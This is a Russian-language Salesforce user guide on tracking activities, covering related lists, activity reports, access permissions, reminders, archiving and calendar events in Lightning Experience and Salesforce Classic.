Связанные списки «Открытые действия» и «Журнал действий» позволяют быстро просматривать выполненные и предстоящие действия над обрабатываемыми сделками и организациями. Используйте кнопки и ссылки для создания задачи, отправки запроса на проведение встречи или обновления из записи контакта, регистрации вызова и отправки сообщения эл. почты. Если вы используете организацию-лица, вы можете входить в них либо по полю «Имя», либо по полю «Связано с», которые относятся к событию или задаче.

### Открытые действия

Связанный список «Открытые действия» содержит открытые задачи, будущие события и запрошенные встречи, связанные с другими записями. Допустим, предстоящая встреча в вашем календаре связана с контактом. Это событие отображается в связанном списке «Открытые действия» для этого контакта и организации, с которой связан контакт.

Используйте список «Открытые действия», чтобы выполнять следующие задачи:

- Создание событий и задач, которые автоматически связываются с записью.
- Отправка контакту запроса на проведение встречи (значок  соответствует запросу, отправленному контакту по эл. почте).
- Отправка контакту запроса на обновление.
- Редактирование, закрытие или удаление действий из списка.

Вы можете отправлять запросы о встречах и на изменение контакта, интереса или личной учетной записи.

### Журнал действий

Связанный список «Журнал действий» содержит все завершенные задачи, зарегистрированные телефонные вызовы, сохраненные журналы взаимодействия, истекшие события, исходящие сообщения эл. почты, пакетные рассылки и сообщения эл. почты Microsoft® Outlook®, а также стандартные документы для текущей и связанных записей. Например, вы только что закончили выполнение задачи, связанной с контактом. Эта задача отображается в связанном списке Журнал действий для этого контакта и учетной записи.

Ниже перечислены действия, доступные в связанном списке «Журнал действий».

#### Зарегистрировать вызов

Ввод результатов внепланового телефонного вызова и планирование дополнительной задачи. Вызов отображается как завершенная задача в связанном списке «Журнал действий», а задача отображается в связанном списке «Открытые действия».

#### Стандартные письма

Создание персонализированных документов путем использования данных и шаблонов Microsoft Word, предоставленных администратором. Доступность объединенного документа в связанном списке «Журнал действий» может определяться пользователем. Данная кнопка доступна только для некоторых типов записей.

#### Отправить сообщение эл. почты

Отправка сообщения эл. почты контакту, а также связывание сообщения эл. почты с контактом и соответствующей организацией, возможностью, обращением или настраиваемым объектом. Тема длиною более 100 символов усекается многоточием (...). Данная кнопка доступна только для некоторых типов записей.

### ВЕРСИИ

Доступно в Salesforce Classic в следующих версиях: **все** версии, кроме **Database.com**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Создание задач и вызовов журнала

- «Редактирование задач»

Создание событий

- «Редактирование событий»

Отправка сообщений эл. почты

- «Отправка эл. почты»

### Отправить сообщение Gmail

Отправка сообщения эл. почты контакту посредством аккаунта Gmail. Если эта ссылка не отображается, попросите администратора Salesforce включить кнопки и ссылки Gmail. Кроме того, при наличии функции «Отправить сообщение Gmail в Salesforce» отправленное сообщение эл. почты отображается в связанном списке «Журнал действий» записи контакта или интереса.

### Запросить обновление

Отправка сообщения эл. почты контакту для запроса обновления текущих контактных данных. При получении ответа запись контакта может быть обновлена. Данное сообщение эл. почты и запросы на пакетное обновление контактов отображаются в связанном списке «Журнал действий».

### Просмотреть все

Отображение печатной версии доступного журнала действий для записи, если у записи имеется журнал действий.

### Определение необходимости отображения действия на портале самообслуживания

Если администратор Salesforce добавил связанный список «Действия обращения» в макет страницы «Просмотр обращений» на портале самообслуживания, а пользователь установил флажок безопасности полей «Отображается на портале самообслуживания» для действий, то каждое действие поддерживает указанные ниже элементы интерфейса.

- **«Сделать общедоступным»:** отображение завершено действия в связанном списке обращения «Журнал действий» на портале самообслуживания.
- **«Сделать личным»:** скрытие завершено действия в связанном списке обращения «Журнал действий» на портале самообслуживания.

### Рекомендации по использованию действий

Учитывайте эти рекомендации при использовании действий, включая последствия активации общедоступных действий, принципы работы основных контактов, сводку действий по родительским записям и отображение даты последнего действия.

#### Общедоступные действия позволяют получить более точное представление о действиях, связанных со сделками

Вы можете связывать между собой разные объекты, чтобы лучше понимать и использовать собственные данные. Например, при создании задачи вы можете связать ее как с компанией, так и с максимум 50 контактами (но только одним интересом). После этого в системе Salesforce эта задача отображается вместе с с компанией и вашими контактами на временной шкале действий, в связанных списках и отчетах. Если вы не видите параметр добавления нескольких контактов к действию, обратитесь к своему администратору Salesforce, чтобы активировать «Общедоступные действия».

На странице сведений для каждого контакта вы увидите связанные события и задачи в связанных списках «Открытые действия» и «Журнал действий» рядом с другими данными контакта. Напротив, на странице сведений о событии или задаче, вы увидите имена всех контактов, связанных с этим действием, а также другие сведения. Если вы не видите все контакты, связанные с действием, обратитесь к администратору Salesforce по вопросу добавления связанного списка «Имя» в макет страницы сведений о действии.

#### Каждое действие имеет основной контакт

Если ваш администратор Salesforce включит функцию «Общедоступные действия», вы сможете привязать каждое событие или задачу к максимум 50 контактам. Вы выбирается один контакт в качестве основного для этого действия.

При удалении основного контакта роль нового основного контакта назначается следующему контакту в связанном списке действия. Чтобы выбрать другой основной контакт, рекомендуем изменить действие. В списках и отчетах

### ВЕРСИИ

Доступно в следующих компонентах версии Lightning Experience: **Contact Manager, Personal, Group, Professional, Enterprise, Performance, Unlimited** и **Developer**

Доступно в Salesforce Classic в следующих версиях: **Все** версии, кроме **Database.com**.

основные и второстепенные контакты отображаются по-разному. При отсутствии функции «Общедоступные действия» пользователь может связывать каждое событие или задачу только с одним контактом.

#### **Сведение действий для родительских записей**

Предположим, что вы создаете действие и связываете его с учетной записью и контактом. Если этот контакт связан с другой учетной записью, действие подставляется к родительской организации контакта. Например:

- Задача «Вызов торгового представителя» напрямую связана с организацией «Глобальные медиауслуги» и контактом Иван Петров.
- Организация «Высокотехнологичные решения» является родительской для контакта Иван Петров.
- Задача «Вызов торгового представителя» отображается на страницах сведений об организациях «Глобальные медиауслуги» и «Высокотехнологичные решения».

#### **Дата «Последнее действие» указывает на последние встречи и задачи.**

Поле «Последнее действие» содержит дату в списках, связанных с действиями, и отображает последнее действие пользователя в компании с организацией или контактом. Эта дата является датой и временем последнего события или крайним сроком последней закрытой связанной задачи.

Действия сводят связанные записи. Таким образом, дата последнего действия с организацией или контактом может отображать действие, не связанное напрямую, через другую запись. Например, пользователю доступна возможность, связанная с организацией. Поле организации «Дата последнего действия» может отображать встречу, связанную с возможностью, а не с организацией.

Если администратор Salesforce включил функцию «Общедоступные действия», поле контакта «Дата последнего действия» содержит дату, которая определяется на основе последнего действия основного контакта. Например:

- Елена является контактом, связанным с двумя задачами.
- Елена *не является* основным контактом для первой задачи с крайним сроком 30 ноября.
- Елена *является* основным контактом для другой задачи с крайним сроком 15 ноября.
- Поле «Дата последнего действия» содержит дату «15 ноября», так как данная дата соответствует крайнему сроку последней задачи, где Елена является основным контактом.

СМ. ТАКЖЕ:

[Рекомендации по использованию событий и календарей в Lightning Experience](#)

[Рекомендации по использованию задач в Lightning Experience](#)

## Отчеты по действиям

You can run various reports to get insight into the progress and history of your accounts and deals. If your Salesforce admin has enabled Shared Activities, you can run certain standard or custom reports. These reports display details about events or tasks and their related contacts, accounts, opportunities, and other associated records.

### Отчеты, доступные для действий

Запуск стандартных или настраиваемых отчетов, в которых отображаются сведения о задачах или событиях и связанных с ними контактах, организациях, потенциальных клиентах, а также другие связанные записи.

### Составление отчетов по встречам торговых представителей с клиентами

Просмотрите распределение рабочего времени сотрудниками отдела продаж. Создайте настраиваемый отчет, в котором содержится информация о том, какие торговые представители занимаются обслуживанием.

## Отчеты, доступные для действий

Запуск стандартных или настраиваемых отчетов, в которых отображаются сведения о задачах или событиях и связанных с ними контактах, организациях, потенциальных клиентах, а также другие связанные записи.

### Просматриваемые Рекомендуемый отчет сведения

|  |   |
|--|---|
| Действия, связанные с другим типом записей, например с коммерческими возможностями | Щелкните <b>«Создать настраиваемый отчет»</b> на вкладке «Отчеты» и выберите тип отчета «Действия».   |
| Количество контактов, связанных с действием  | Отчеты по действиям. Добавьте столбец «Количество связей» в отчеты.<br><br>Например, пользователь создает задачу с пятью контактами. При выполнении отчета «Задачи и события» данный столбец содержит значение «5», соответствующее количеству контактов, связанных с задачей.  |
| Строки контактов для каждого действия  | Отчет «Действия с контактами». Выберите как минимум одно поле объекта «Контакт».<br><br>Например, отчет содержит задачу с пятью контактами. При добавлении поля контакта «Фамилия» в отчет, отображаются пять строк, связанных с данным действием (по одной строке для каждого контакта). В случае отсутствия полей контакта отображается всего одна строка для действия.<br><br>Отчет «Действия с контактами» — это единственный отчет, который... |

### ВЕРСИИ

Доступно в следующих компонентах версии Lightning Experience:  
**Contact Manager, Personal, Group, Professional, Enterprise, Performance, Unlimited** и **Developer**

Доступно в Salesforce Classic в следующих версиях: **Все** версии, кроме **Database.com**.

### ВЕРСИИ

Доступно в следующих компонентах версии Lightning Experience:  
**Contact Manager, Personal, Group, Professional, Enterprise, Performance, Unlimited** и **Developer**

Доступно в Salesforce Classic в следующих версиях: **Все** версии, кроме **Database.com**.

**Просматриваемые сведения****Рекомендуемый отчет**

- отображает все контакты действия;
- может быть отфильтрован посредством атрибутов неосновных контактов.

Другие отчеты отображают основной контакт и общее количество контактов действия, но не содержат сведений о других контактах.

Отчет «Действия с контактами» не позволяет определять основные и дополнительные контакты.

Основной контакт действия в двух отчетах: «Задачи и события» и «Действия с обращениями».

Отчет «Задачи и события» или «Действия с обращениями».

Например, поле отчета «Контакт» содержит имя Иван Петров, если данный пользователь является основным контактом задачи.


Основной контакт также отображается в поле «Имя» на странице сведений о задаче или событии.

## Составление отчетов по встречам торговых представителей с клиентами

Просмотрите распределение рабочего времени сотрудниками отдела продаж. Создайте настраиваемый отчет, в котором содержится информация о том, какие торговые представители занимаются обслуживанием.

1. Создайте тип настраиваемого отчета.
  - a. Выберите объект **«Пользователи»** в качестве основного.
  - b. Заполните оставшиеся обязательные поля: метка, описание и категория.
  - c. Нажмите кнопку **«Далее»**.
2. Определите взаимосвязь между действиями и пользователями.
  - a. Свяжите объект «Взаимосвязи действия» с объектом «Пользователи».
  - b. Нажмите кнопку **«Сохранить»**.
3. Определите поля, отображаемые в данном типе отчета.
  - a. Нажмите кнопку **«Редактировать макет»** в разделе «Поля, доступные для отчетов».
  - b. Добавьте следующие поля «Взаимосвязи действия» в макет: «Дата», «Тема», «Имя», «Связано с» и «Количество связей».
  - c. Измените метку для поля «Имя» на значение *«Контакт»*, а метку для поля «Связано с» на значение *«Потенциальный клиент»*.
  - d. Выберите опцию отображения каждого поля по умолчанию.
  - e. Нажмите кнопку **«Сохранить»**.
4. Создайте отчет.
  - a. Откройте вкладку «Отчеты» и выберите тип отчета, созданный в действиях 1–3.
  - b. Выберите **Сводный формат** и создайте группировку по полному имени.
  - c. Выполните и сохраните отчет.

Созданный отчет может использоваться для оптимизации рабочего времени, которое тратится группами сбыта на обслуживание клиентов.

-  **Прим.:** Если организация не использует функцию «Общедоступные действия», то настраиваемые отчеты на основе объекта «Взаимосвязи действия» не содержат организаторов событий и приглашенных, а также не отображают события без приглашенных.

### СМ. ТАКЖЕ:

[Создание типа настраиваемого отчета](#)

[Создание макета поля для отчетов, созданных на основе типа настраиваемого отчета](#)

[Создание отчета](#)

[Создание настраиваемого отчета](#)

### ВЕРСИИ

Доступно в следующих компонентах версии Lightning Experience: **Contact Manager, Personal, Group, Professional, Enterprise, Performance, Unlimited** и **Developer**

Доступно в Salesforce Classic в следующих версиях: **Все** версии, кроме **Database.com**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и удаления отчетов:

- «Создание и настройка отчетов»
- И
- «Конструктор отчетов»

Для просмотра действий, принадлежащих текущему и подчиненным пользователям в иерархии ролей:

- Полномочия не требуются

Для просмотра всех действий:

- «Просмотр всех данных»

## Доступ к действиям

Вы можете узнать, у кого есть доступ к просмотру, созданию и удалению событий и задач, а также о том, когда у них появляется такой доступ. Управление совместным использованием календаря и общим доступом осуществляется отдельно от доступа к конкретным действиям.

Посмотреть демонстрационный ролик:  [Кому и какие данные доступны?: единые стандартные параметры](#)

Несколько видов параметров отражаются на доступе к событиям и задачам, принадлежащим к организации Salesforce.

### Роль

Пользователям предоставляется доступ к просмотру и изменению собственных действий, а также к действиям, назначенным вашим подчиненным в соответствии с иерархией ролей вашей организации Salesforce.

### Полномочия

Пользователи с полномочиями уровня «Просмотр всех данных» могут просматривать любые действия.

### Модель общего доступа

Когда используется модель общего доступа «Управляется родителями», люди с полномочием «Просмотр всех данных» для этого типа объекта для связанной записи смогут просматривать это действие.

### Важное замечание:

- Предположим, что вы связали один или несколько контактов с действием, открытым для просмотра другими лицами. Эти люди смогут просматривать действие вместе с именем, именем учетной записи и типовым обращением к каждому контакту, связанному с этим действием, вне зависимости от других доступных способов просмотра информации.
- Событие, помеченное флажком «Личное», доступно только назначенному пользователю.

### Пример: Вы можете просматривать действия, только если к вам относится одно из следующих утверждений.

- Назначение действию.
- Вышестоящее положение в иерархии ролей относительно пользователя, назначенного для действия.
- Наличие как минимум доступа для чтения записи, связанной с действием.
- Наличие полномочия «Просмотр всех данных».
- Наличие полномочия объекта «Просмотреть все» как минимум к одному контакту и связанной возможности, учетной записи или обращения (при условии, что функция «Общедоступные действия» включена).
- У вас имеется полномочие объекта «Просмотр всех данных» для связанной коммерческой возможности или учетной записи, где применяется модель общего доступа «Контролируется родительским объектом», а функция «Общедоступные действия» не включена.

Действие можно редактировать или удалить (только в Salesforce Classic) при выполнении следующих условий.

- Наличие полномочий «Редактирование задач» и «Редактирование событий».

И

- Назначение действию.
- Вышестоящее положение в иерархии ролей относительно пользователя, назначенного действию.

## ВЕРСИИ

Доступно в следующих компонентах версии Lightning Experience: **Contact Manager, Personal, Group, Professional, Enterprise, Performance, Unlimited** и **Developer**

Доступно в Salesforce Classic в следующих версиях: **Все** версии, кроме **Database.com**.

- У вас есть полномочие на уровне объектов «Изменить все» для связанной записи, в которой используется модель общего доступа «Контролируется родительским объектом». Наличие полномочия объекта «Просмотреть все» как минимум к одному контакту и связанной записи (при условии, что функция «Общедоступные действия» включена), или
- Наличие полномочия «Изменение всех данных».

СМ. ТАКЖЕ:

[Предоставление общего доступа к календарю в Salesforce Classic](#)

## Напоминания о действиях в Salesforce Classic

Система Salesforce отображает напоминания о событиях и задачах в окне напоминания. При использовании Salesforce Classic окно напоминания открывается независимо от инициирования напоминания. При входе в систему Salesforce Classic срабатывает звуковое уведомление, если с момента последнего входа имеются инициированные напоминания. Настроить напоминания можно в личных параметрах.

### Содержимое окон напоминания

- Не более 100 последних неотклоненных напоминаний.
- Тип действия (событие или задача).
- Тема действия (щелкните для просмотра сведений о действии).
- Запланированное время начала события или крайний срок задачи.
- Крайний срок или просроченность напоминания.

### Порядок напоминаний

Напоминания о событиях сортируются по дате и времени начала, а напоминания о задачах сортируются по крайнему сроку. Ниже приведен порядок отображения напоминаний при *отсутствии* флажка «Сортировать окно напоминания по крайнему сроку».

1. Дата и время напоминаний о задачах и событиях.
2. Крайний срок задачи *или* дата и время начала события.
3. Тема (по алфавиту в порядке возрастания).

Ниже приведен порядок отображения напоминаний при наличии флажка «Сортировать окно напоминания по крайнему сроку».

1. Крайний срок задачи *или* дата и время начала события (при отсутствии крайнего срока задачи окно напоминания сначала отображает саму задачу).
2. Дата и время напоминаний о задачах и событиях.
3. Тема (по алфавиту в порядке возрастания).

### Отображение дат и времен

Таблица ниже определяет порядок отображения времени начала события или крайнего срока задачи в напоминаниях.

### ВЕРСИИ

Доступно в Salesforce Classic в следующих версиях: **Все** версии, кроме **Database.com**.



| Тип действия | Крайний срок или заданное время | Крайний срок или время начала, отображаемое в напоминании  |
|--------------|---------------------------------|--|
| Событие      | Время события                   | Дата и время, выбранные при создании или редактировании события  |
|              | Событие на весь день            | Дата, выбранная пользователем, и время, заданное для поля «Начало дня» на <a href="#">странице личных сведений</a> |
| Задача       | Крайний срок                    | Дата, выбранная при создании или редактировании задачи   |
|              | Без крайнего срока              | Значение «Нет»   |

### Настраиваемые параметры напоминаний

Чтобы настроить параметры напоминаний, выполните указанные ниже действия.

1. В разделе личных параметров войдите в раздел *«Напоминания»* в поле «Быстрый поиск» и выберите **«Напоминания о действиях»**.
2. При необходимости измените параметры.

**Табл. 3: Параметры напоминаний**

| Параметр   | Результат применения параметра  |
|--|---|
| Включение предупреждения после наступления времени напоминания | Окно напоминания отображается при наступлении крайнего срока напоминания.   |
| Проигрывание звука напоминания                                 | Система Salesforce проигрывает звуковое уведомление при наступлении крайнего срока напоминания.   |
| По умолчанию установите напоминание для событий на :           | Система Salesforce устанавливает напоминание для всех новых событий. Пользователь определяет время отображения напоминания перед началом события (по умолчанию: 15 минут). При необходимости выключите напоминание или измените его время при редактировании события.           |
| По умолчанию установите напоминание для задач на :             | Система Salesforce устанавливает напоминание для всех новых задач. Пользователь определяет дату и время отображения напоминаний о задачах (по умолчанию: 8:00 крайнего срока задачи). При необходимости выключите напоминание или измените его время при редактировании задачи. |
| Сортировать окно напоминания по крайнему сроку                 | Система Salesforce сортирует напоминания сначала по крайнему сроку, а затем по дате и времени напоминания.  |

Если система Salesforce не отображает заданные напоминания, убедитесь, что всплывающие окна не блокируются используемым обозревателем. Чтобы протестировать настройки, нажмите **«Ваш обозреватель блокирует напоминания?»**.

## Перенос напоминаний

Система позволяет одновременно переносить как минимум одно напоминание. По умолчанию напоминание повторяется через 5 минут.

При нажатии кнопки **«Отложить»** без установки флажка «Сортировать окно напоминания по крайнему сроку» просроченное время будет основываться на времени переноса при повторном отображении напоминания. При закрытии окна напоминания система отображает данное окно повторно при уведомлении пользователя о следующем напоминании.

## Отклонение напоминаний

Система позволяет одновременно отклонять как минимум одно напоминание. Чтобы отклонить все напоминания в окне, нажмите кнопку **«Отклонить все»**. При наличии более 100 напоминаний перед нажатием кнопки **«Отклонить все»** окно отображает дополнительные напоминания после нажатия кнопки **«Отклонить все»**.

СМ. ТАКЖЕ:

[Индивидуальная настройка системы Salesforce](#)

## Архивные действия

Salesforce создает архивы событий и задач в расписании в соответствии с определенными критериями.

### 1. Критерии архивации действий

Система Salesforce архивирует определенные события и задачи одного года каждую субботу примерно в 5:00 по Гринвичу.

### 2. Место отображения архивных действий

После архивации Salesforce действий их можно просмотреть в экспортированных данных и в определенных областях в Salesforce Classic. Действия вносятся в архив независимо от используемой версии Salesforce Classic, Lightning Experience или Salesforce1. Но хотя архивные действия можно просматривать в экспортированных данных и в Salesforce Classic, их нельзя увидеть в Lightning Experience и Salesforce1.

### 3. Рекомендации по архивации действий

Salesforce не удаляет архивные действия автоматически, однако возможно их удаление вручную. Архивные действия недоступны для копирования при создании или обновлении безопасной среды.

## ВЕРСИИ

Доступно в следующих компонентах версии Lightning Experience:  
**Contact Manager, Personal, Group, Professional, Enterprise, Performance, Unlimited** и **Developer**

Доступно в Salesforce Classic в следующих версиях: **Все** версии, кроме **Database.com**.

### Критерии архивации действий

Система Salesforce архивирует определенные события и задачи одного года каждую субботу примерно в 5:00 по Гринвичу.

Система Salesforce архивирует действия следующим образом.

- События, крайний срок которых наступил более 365 дней назад
- Закрытые задачи, крайний срок которых наступил более 365 дней назад
- Закрытые задачи без крайнего срока, созданные более 365 дней назад

### Место отображения архивных действий

После архивации Salesforce действий их можно просмотреть в экспортированных данных и в определенных областях в Salesforce Classic. Действия вносятся в архив независимо от используемой версии Salesforce Classic, Lightning Experience или Salesforce1. Но хотя архивные действия можно просматривать в экспортированных данных и в Salesforce Classic, их нельзя увидеть в Lightning Experience и Salesforce1.

Архивные действия можно просмотреть в следующих областях:

- в Salesforce Classic путем нажатия кнопки **«Просмотреть все»** в связанном списке «Журнал действий»;
- в Salesforce Classic в версии для печати записи в полях «Имя» или «Связано с»;
- путем использования URL-адреса действия (при его наличии);
- в файлах еженедельного экспорта данных.

#### ВЕРСИИ

Доступно в следующих компонентах версии Lightning Experience: **Contact Manager, Personal, Group, Professional, Enterprise, Performance, Unlimited** и **Developer**

Доступно в Salesforce Classic в следующих версиях: **все** версии, кроме **Database.com**.

#### ВЕРСИИ

Доступно в следующих компонентах версии Lightning Experience: **Contact Manager, Personal, Group, Professional, Enterprise, Performance, Unlimited** и **Developer**

Доступно в Salesforce Classic в следующих версиях: **все** версии, кроме **Database.com**.

## Рекомендации по архивации действий

Salesforce не удаляет архивные действия автоматически, однако возможно их удаление вручную. Архивные действия недоступны для копирования при создании или обновлении безопасной среды.

## События и календари

Система Salesforce позволяет планировать встречи и презентации с участием коллег, текущих и потенциальных клиентов. А благодаря календарю Salesforce пользователи могут легко информировать других участников (группу сбыта, менеджера по продажам) и быстро готовиться к предстоящим встречам. Календарь позволяет оперативно просматривать связанные записи, ленты Chatter, файлы, контракты и другие сведения для любой записи интереса, контакта, возможности или организации.

### Управление событиями

В Salesforce события представляют собой мощный инструмент для отслеживания отношений с клиентами и заключения сделок. Вы можете привязать события к коммерческим возможностям, интересам, организациям и контактам. Отслеживайте их по записям, в календаре и в отчетах.

### Общий календарь в Salesforce Classic

Предоставление доступа другим для просмотра или редактирования календаря в Salesforce Classic или просмотр календаря, который вы используете совместно с коллегой.

### Представления календаря

Представления календаря отображают события в системе Salesforce.

### Рекомендации по использованию событий и календарей

Система Salesforce всегда отображает дату и время события в часовом поясе, выбранном на странице «Мои параметры». Работа со встречами и функцией планирования в Lightning Experience отличается от Salesforce Classic.

### Приглашения и планирование в Salesforce Classic

Salesforce Classic позволяет отправлять и принимать приглашения на встречи, а также использовать Cloud Scheduler для определения времени проведения встречи. При необходимости пользователи могут создавать встречи Microsoft® Outlook® для событий Salesforce.

СМ. ТАКЖЕ:

[Действия](#)

[Задачи](#)

## Управление событиями

В Salesforce события представляют собой мощный инструмент для отслеживания отношений с клиентами и заключения сделок. Вы можете привязать события к коммерческим возможностям, интересам, организациям и контактам. Отслеживайте их по записям, в календаре и в отчетах.

### Управление событиями в Lightning Experience

Создание, обновление и отслеживание событий при помощи начальной страницы, календаря, панели Канбан или временной шкалы действий. Кроме того, события могут отслеживаться посредством отчетов.

## ВЕРСИИ

Доступно в следующих компонентах версии Lightning Experience:  
**Contact Manager, Personal, Group, Professional, Enterprise, Performance, Unlimited и Developer**

Доступно в Salesforce Classic в следующих версиях: **все** версии, кроме **Database.com**.

### Управление событиями в Salesforce Classic

Вы можете отслеживать, создавать и обновлять свои и чужие встречи и ответы на приглашения в различных местоположениях в Salesforce. Система Salesforce отображает события посредством списковых представлений действий, представлений календаря, лент Chatter и связанных записей (например, контакты и организации). Кроме того, события могут отслеживаться посредством отчетов.

### Управление событиями в Lightning Experience

Создание, обновление и отслеживание событий при помощи начальной страницы, календаря, панели Канбан или временной шкалы действий. Кроме того, события могут отслеживаться посредством отчетов.

- На начальной странице, в разделе «Предстоящие события», отображаются следующие пять встреч в календаре на сегодня. Произошедшие события удаляются из списка по ходу их выполнения в течение дня.
- Воспользуйтесь календарем для обработки всех событий и создания событий. Щелкните **«Календарь»** в меню навигации.  
Пользователи не могут предоставлять другим пользователям общий доступ к календарю и приглашать других пользователей на события.
- На панели Канбан для коммерческих возможностей и интересов отображаются уведомления, если отсутствуют открытые действия. Чтобы создать событие, щелкните желтый треугольник.
- Воспользуйтесь временной шкалой действий для отслеживания и обновления предстоящих и прошедших событий в записи возможности, интереса, организации или контакта.
- Воспользуйтесь отчетами по действиям для просмотра событий, принадлежащих нижестоящим пользователям в иерархии ролей организации Salesforce.



**Прим.:** Вы можете удалить контакт или запись из события, не удаляя само событие. Предположим, что событие связано с контактами «А» и «Б», но должно быть связано только с контактом «А». Рекомендуем просто удалить контакт «Б» из поля «Имя» вместо удаления события.

#### ВЕРСИИ

Доступно в следующих компонентах версии Lightning Experience:  
**Developer Edition, Enterprise Edition, Group Edition, Performance Edition, Professional Edition** и **Unlimited Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания событий:


- «Редактирование событий»

## Управление событиями в Salesforce Classic

Вы можете отслеживать, создавать и обновлять свои и чужие встречи и ответы на приглашения в различных местоположениях в Salesforce. Система Salesforce отображает события посредством списковых представлений действий, представлений календаря, лент Chatter и связанных записей (например, контакты и организации). Кроме того, события могут отслеживаться посредством отчетов.

### Отслеживание событий

Посмотреть демонстрационный ролик: [▶ «Отслеживание звонков, сообщений эл. почты и встреч»](#)

Ниже перечислены области, позволяющие отслеживать собственные события и события других пользователей. Чтобы просмотреть списковые представления действий, щелкните значок  на вкладке «Начальная страница» или в любом представлении календаря, либо откройте представление дня или недели.

#### События, принадлежащие текущему пользователю

- Раздел «Календарь» вкладки «Начальная страница»
- Списковое представление действий: выбор текущего спискового представления или настройка нового
- Собственная лента Chatter: отслеживание сообщений, комментариев и обновлений для события

#### События, принадлежащие пользователям, календари которых доступны текущему пользователю

Многопользовательское представление календаря

#### События, назначенные другим пользователям

- Списковое представление «Мои делегированные действия»
- Отчеты по действиям

#### События, принадлежащие нижестоящим пользователям в иерархии организации

- Списковое представление «Действия моей рабочей группы»
- Отчеты по действиям

#### Предстоящие события

- Представление календаря
- Списковое представление «Предстоящие события»
- Связанный список «Открытые действия» для записи, связанной с событием

#### Прошедшие события

- Представление календаря
- Списковое представление «Мои действия»
- Связанный список «Журнал действий» для записи, связанной с событием

#### События, связанные с другой записью (например, контактом или организацией)

- Связанные списки «Открытые действия» и «Журнал действий» на странице сведений о другой записи
- Собственная лента Chatter и лента Chatter другой записи
- Отчеты по действиям

### ВЕРСИИ

Доступно в Salesforce Classic в следующих версиях: **все** версии, кроме **Database.com**.

События с приглашенными недоступны в версии: **Personal Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


#### Создание событий

- «Редактирование событий»

## Просмотр сведений о событии

Представление календаря, списковое представление действий, связанный список и вкладка «Начальная страница» поддерживают два способа просмотра сведений о событиях.

- Наведите указатель мыши на тему нужного события.
- Щелкните нужную тему.

Чтобы просмотреть сведения об одиночном элементе из последовательности событий () , на странице описания события выберите вложенную вкладку «Посмотреть событие». Чтобы просмотреть сведения о последовательности, откройте вложенную вкладку «Просмотр последовательности».

 обозначает событие, содержащее приглашенных.

## Создание событий

### Вкладка «Начальная страница»

Нажмите кнопку **«Создать событие»** или **«Создать запрос на проведение встречи»** в разделе «Календарь» вкладки «Начальная страница».

### Лента Chatter

Система Salesforce автоматически связывает событие с записью (например, контактом), лента которой используется для его создания.

### Боковая панель

Выберите пункт **Событие** в раскрывающемся списке «Создать...» на боковой панели системы Salesforce.


### Страница сведений о другой записи

Нажмите кнопку **«Создать событие»** или **«Создать запрос на проведение встречи»** в связанном списке «Открытые действия». Система Salesforce автоматически связывает событие или запрос на проведение встречи с данной записью.

### Страница сведений о событии с приглашенными

Нажмите кнопку **«Клонировать»** на странице сведений о событии, содержащем приглашенных пользователей. Можно клонировать событие, которое не является повторяющимся и где есть по крайней мере один приглашенный.



## Представление календаря


- Нажмите кнопку **«Создать событие»**.
- При использовании представления дня щелкните ссылку времени (например, «9:00»).
- При использовании представления дня или недели дважды щелкните временную область. Данный алгоритм недоступен для создания повторяющегося события или события, содержащего приглашенных пользователей. Если двойной щелчок не открывает новое событие, обратитесь к администратору с просьбой включить функцию быстрого создания событий.
- При использовании представления недели или месяца щелкните значок .

## Списковое представление действий ()

Нажмите кнопку **«Создать событие»** в списковом представлении.

## Списковое представление контактов, интересов или других записей

Чтобы добавить к странице еженедельное представление календаря, щелкните по значку  внизу страницы в списковом представлении контактов, интересов или других записей. Чтобы создать событие, связанное с записью, перетащите нужную запись из спискового представления во временную область календаря. При отсутствии  обратитесь к своему администратору Salesforce с просьбой включить функцию планирования с помощью перетаскивания.

-  **Прим.:** При планировании встречи с пользователем из другого часового пояса календарь отображает график его занятости в часовом поясе текущего пользователя. Параметр «Часовой пояс» отдельного пользователя, заданный на странице личных сведений, переопределяет параметр «Часовой пояс по умолчанию», заданный для организации Salesforce.

### Обновление событий

Любая область (кроме отчетов), предназначенная для просмотра сведений о событиях, позволяет редактировать любые события, доступные для редактирования.

Ниже перечислены способы редактирования событий.

- Чтобы повторно запланировать событие, перетащите нужное событие в другую временную область представления календаря. Прежде чем перетащить событие, наведите указатель мыши на тему. При переносе повторяющегося события (🔄) изменяется только отдельный экземпляр, а не вся последовательность.
- Щелкните ссылку «**Правка**» напротив нужного события в списковом представлении действий, связанном списке «Открытые действия» или связанном списке «Журнал действий». Данное действие открывает страницу сведений о событии.
- Перейдите к календарному представлению, списковому представлению действий, связанному списку или вкладке «Начальная страница». Подведите указатель мыши к теме события. Откроется небольшое окно, содержащее параметры редактирования.
- Чтобы разрешить совместный выбор даты и времени встречи, воспользуйтесь приложением Cloud Scheduler. При подтверждении даты и времени встреча преобразуется в событие Salesforce, доступное для редактирования или удаления.

### Общий календарь в Salesforce Classic

Предоставление доступа другим для просмотра или редактирования календаря в Salesforce Classic или просмотр календаря, который вы используете совместно с коллегой.

Посмотреть демонстрационный ролик:  [Кому и какие данные доступны? единые стандартные параметры](#)

#### [Предоставление общего доступа к календарю в Salesforce Classic](#)

При необходимости предоставьте сотрудникам, персональным и общедоступным группам, ролям или ролям и подчиненным доступ для просмотра и редактирования календаря в Salesforce Classic.

#### [Просмотр календаря сотрудника в Salesforce Classic](#)

После того, как сотрудники предоставят общий доступ, календари можно будет просматривать в Salesforce Classic.

СМ. ТАКЖЕ:

- [Напоминания о действиях в Salesforce Classic](#)
- [Индивидуальная настройка системы Salesforce](#)
- [Доступ к действиям](#)

### ВЕРСИИ

Доступно в Salesforce Classic в следующих версиях: **Все** выпуски, кроме **Personal Edition** и **Database.com**



## Предоставление общего доступа к календарю в Salesforce Classic

При необходимости предоставьте сотрудникам, персональным и общедоступным группам, ролям или ролям и подчиненным доступ для просмотра и редактирования календаря в Salesforce Classic.

Посмотреть демонстрационный ролик: [🎥 Кому и какие данные доступны?: единые стандартные параметры](#)

Параметры предоставления другим пользователям общего доступа к календарю определяются единым уровнем общего доступа к календарю, заданным администратором Salesforce. Параметры позволяют расширять доступ к календарю другим пользователям. Параметры общего доступа к календарю определяют доступность элементов календаря, но не предоставляют сотрудникам доступ к страницам сведений о событиях.

События, связанные с собственной записью, отображаются всем вышестоящим пользователям в иерархии ролей.

